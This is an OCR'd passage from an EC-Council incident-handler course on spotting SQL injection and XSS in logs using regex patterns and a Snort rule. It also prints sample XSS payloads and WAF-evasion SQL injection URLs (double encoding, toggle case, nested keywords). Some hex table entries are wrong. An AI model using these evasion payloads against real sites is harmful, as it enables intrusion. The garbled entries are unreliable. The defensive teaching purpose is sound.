



Figure 7.10: Screenshot of Wireshark showing Followe → HTTP Stream

## Manual Analysis using Regex - SQL Injection

Responders must develop and deploy rules in the IDS to detect regular expressions used in SQL injection attacks on a web server. They must use regular expressions to detect SQL injection metacharacters such as single-quote (‘) and double-dash (--).

The following table lists regular expressions for detecting SQL injection specific characters and their meanings.

| Characters | Explanation |
|---|---|
| \’ | Single-quote character |
| \| | or |
| \%27 | Hex equivalent of single-quote character |
| \-\- | Double-dash |
| # | Hash or pound character |
| \%23 | Hex equivalent of hash character |
| i | Case-insensitive |
| x | Ignore white spaces in pattern |
| \%3D | Hex equivalent of = (equal) character |
| \%3B | Hex equivalent of ; (semi-colon) character |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | |
|---|---|
| **\%6F** | Hex equivalent of o character |
| **\%4F** | Hex equivalent of O character |
| **\%72** | Hex equivalent of r character |
| **\%52** | Hex equivalent of R character |

Table 7.1: Regular expressions for detecting SQL injection

Incident responders can use regex search to detect SQL metacharacters.

- **Regular expression for detecting SQL metacharacters:**

  **/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix**

  Incident responders must check for regular expressions such as single-quote **(')** characters in web requests or their equivalent hex value to detect SQL injection attacks. Moreover, incident responders should look for the double-dash **(--)** character because it is not an HTML character and web requests do not encode it. For some SQL servers, responders must detect the hash **(#)** character and its equivalent hex.

  Incident responders must look for these regular expressions in the logs of security control devices such as WAF and IDS. The following text is a log derived from an IDS solution that uses Snort, a log analysis tool:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS(msg: "SQL
Injection – Paranoid"; flow:to_server, established;
uricontent:".pl";pcre:"/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix";
classtype:Web-application-attack;
sid:9099; rev:5;)
```

  In this detected log, the “alert” attribute indicates that the log was generated by an alert when the IDS solution detected the attack signature of an HTTP request. Moreover, “tcp” represents the use of the TCP, “$EXTERNAL_NET” indicates the external network's IP address, and “any” denotes any source port. The “->” operator enables the segregation of the destination from the source; “$HTTP_SERVERS” is a variable attribute that indicates the number of web servers in an organization; “$HTTP_PORTS” represents the ports commonly used for HTTP traffic (such as 80 and 8080); “msg:” denotes the message; “flow:to_server” indicates the traffic direction. Further, “established” and “uricontent:".pl"” indicate the alerts generated for the established TCP connection and Perl script-based Uniform Resource Identifier (URI) content (applications), respectively.

- **Modified regular expression for detecting SQL metacharacters:**

  **/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/ix**

  Responders must use the aforementioned regular expression to check the “=” sign in user requests or its hex value (%3D). The “[^\n] *” expression indicates some non-newline characters. It checks for single-quote ('), double-dash (--), and semi-colon **(;)**.

- **Regular expression for typical SQL injection attacks:**

  **/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Responders must use the aforementioned expression to detect zero or more alphanumeric and underscore characters involved in an attack. The single-quote (') character or its equivalent hex value can be detected using "`((\%27)|(\'))`." The remaining expression detects the word "or" (or, Or, oR, or OR) and its respective hex values.

- **Regular expression for detecting SQL injection with UNION keyword:**

  Some attackers use UNION keywords in SQL injection queries to enhance the attack for further exploitation. Responders must use the following expression for detecting SQL queries containing the UNION keyword.

  ```
  /((\%27)|(\'))union/ix
  ```

  This expression checks for the single-quote (') or its equivalent hex value, followed by the union keyword in HTTP requests. Responders must develop similar expressions for keyword insert, update, select, delete, and drop to detect SQL injection attempts.

- **Regular expression for detecting SQL injection attacks on Microsoft SQL Server**

  At any stage of an attack, attackers can determine if the targeted web application is vulnerable to injection attacks and the web server is connected to Microsoft SQL database. For this, attackers use complex queries containing stored procedures (sp) and extended procedures (xp).

  Attackers attempt to use extended procedures such as "xp_cmdshel," "xp_regread," and "xp_regwrite" to execute shell commands in the SQL server and alter the registries.

  ```
  /exec(\s|\+)+(s|x)p\w+/ix
  ```

  Responders must use the aforementioned expression to check the "exec" keyword; whitespaces (or their hex equivalent value); sp and xp for stored or extended procedures, respectively; and alphanumeric or underscore character.

The following screenshot shows the output of a regular expression, which looks for log entries containing a single quote, double-dash, or hash character.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.11: Screenshot of an SQL log showing an SQL injection attempt

## Manual Analysis - XSS Attacks

In XSS attacks, attackers exploit the vulnerabilities of web applications by injecting malicious script such as JavaScript, HTML, or CSS markup in the web application code. Common XSS attacks use HTML tags such as <script></script>, <IMG>, <INPUT>, and <BODY>. Responders must perform regex search to find HTML tags, XSS signature words, and their equivalents in web access logs to check for XSS attacks.

To avoid detection by security devices such as firewalls, IDS, IPS, and antivirus software programs, attackers encode the injection data using the following obfuscation techniques:

- **Hex Encoding**

  Attackers use the hex values of characters to bypass security mechanisms.

  - **Normal XSS script**: `<script>alert("XSS")</script>`
  - **Hex encoded XSS script**: `%3cscript%3ealert("XSS")%3c/script%3e>`


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **In-line Comment**

  Attackers use inline comments in the middle of attack strings to bypass security mechanisms.

  Code with inline comment:

  ```
  http://www.bank.com/accounts.php?id=/*!union*/+/*!select*/+1,2,concat(/
  *!table_name*/)+FrOm/*!information_schema*/.tables/*!WhErE*/+/*!TaBlE_s
  ChEMa*/+like+database()—
  ```

- **Char Encoding/Double Encoding**

  Some WAFs can decode hex encoded inputs and filter them to prevent an attack. To bypass them, attackers might double encode the input. In such cases, WAFs may not decode the input again; thus, attackers successfully bypass WAFs.

  Code with char encoding:

  ```
  http://www.bank.com/accounts.php?id=1%252f%252a*/union%252f%252a/select
  %25f%252a*/1,2,3%252f%252a*/from%252f%252a*/users--
  ```

- **Toggle Case**

  Some applications block lowercase SQL keywords. In this case, attackers toggle the code to bypass them.

  Some firewalls contain the regex filter: /union\sselect/g. Consequently, the firewalls may filter suspicious code written in lowercase letters.

  Code with toggle case:

  ```
  http://www.bank.com/accounts.php?id=1+UnIoN/**/SeLecT/**/1,2,3--
  ```

- **Replaced Keywords**

  Some applications and WAFs use preg_replace to remove all SQL keywords. Hence, attackers use the following coding technique to bypass WAFs.

  Code with replaced keywords:

  ```
  http://www.bank.com/accounts.php?id=1+UNunionION+SEselectLECT+1,2,3--
  ```

- **White Space Manipulation**

  As explained above, when attackers replace a keyword, some WAFs may replace that keyword with white space. In such cases, attackers use "%0b" to eliminate the space and bypass the firewall.

  Code with white space manipulation:

  ```
  http://www.bank.com/accounts.php?id=1+uni%0bon+se%0blect+1,2,3--
  ```


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.12: Screenshot of XSS log showing XSS attack attempt

In the above example of XSS log, it can be observed that an attacker with IP address 172.19.19.7 attempted to execute XSS on the server with IP address 172.19.19.11.

## Manual Analysis using Regex - XSS Attacks

Incident responders can detect XSS attacks by examining the captured network traffic using network sniffers such as Wireshark. They must check the time of incidents and observe suspicious requests containing XSS-specific metacharacters; this includes a single-quote (') or double-dash (--) with any text inside and their hex equivalents.

| Characters | Explanation |
|---|---|
| **\%3C** | Hex equivalent of opening angle bracket |
| **\%2F** | Hex equivalent of forward slash |
| **\%3E** | Hex equivalent of closing angle bracket |
| **\%69,\%49** | Hex equivalent of letters i, I |
| **\%6D,\%4D** | Hex equivalent of letters m, M |
| **\%67,\%47** | Hex equivalent of letters g, G |
| **[^\n]+** | Characters apart from new line, following the tag “<img” or “<body” |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | |
|---|---|
| **\%62,\%42** | Hex equivalent of letters b, B |
| **\%6F,\%4F** | Hex equivalent of letters o, O |
| **\%64,\%47** | Hex equivalent of letters d, D |
| **\%79,\%47** | Hex equivalent of letters y, Y |
| **[^\n]** | Hex equivalent of character O |

Table 7.2: Hex equivalents for XSS-specific metacharacters

Sample XSS strings along with regex for the detection of XSS metacharacters:

```
<script>alert(1)</script>
((\%3C)|<)((\%2F)|\/)*(script)((\%3E)|>)
<img src="javascript:alert(1)">
((\%3C)|<)((\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47))[^\n]+((\%3E)|>)
<body oninput=javascript:alert(1)><input autofocus>
((\%3C)|<)((\%62)|b|(\%42))((\%6F)|o|(\%4F))((\%64)|d|(\%47))((\%79)|y|(\%47)
)[^\n]+((\%3E)|>)
```

Incident responders must check the logs and captured data packets for regular expressions that can denote XSS attacks on a web application.

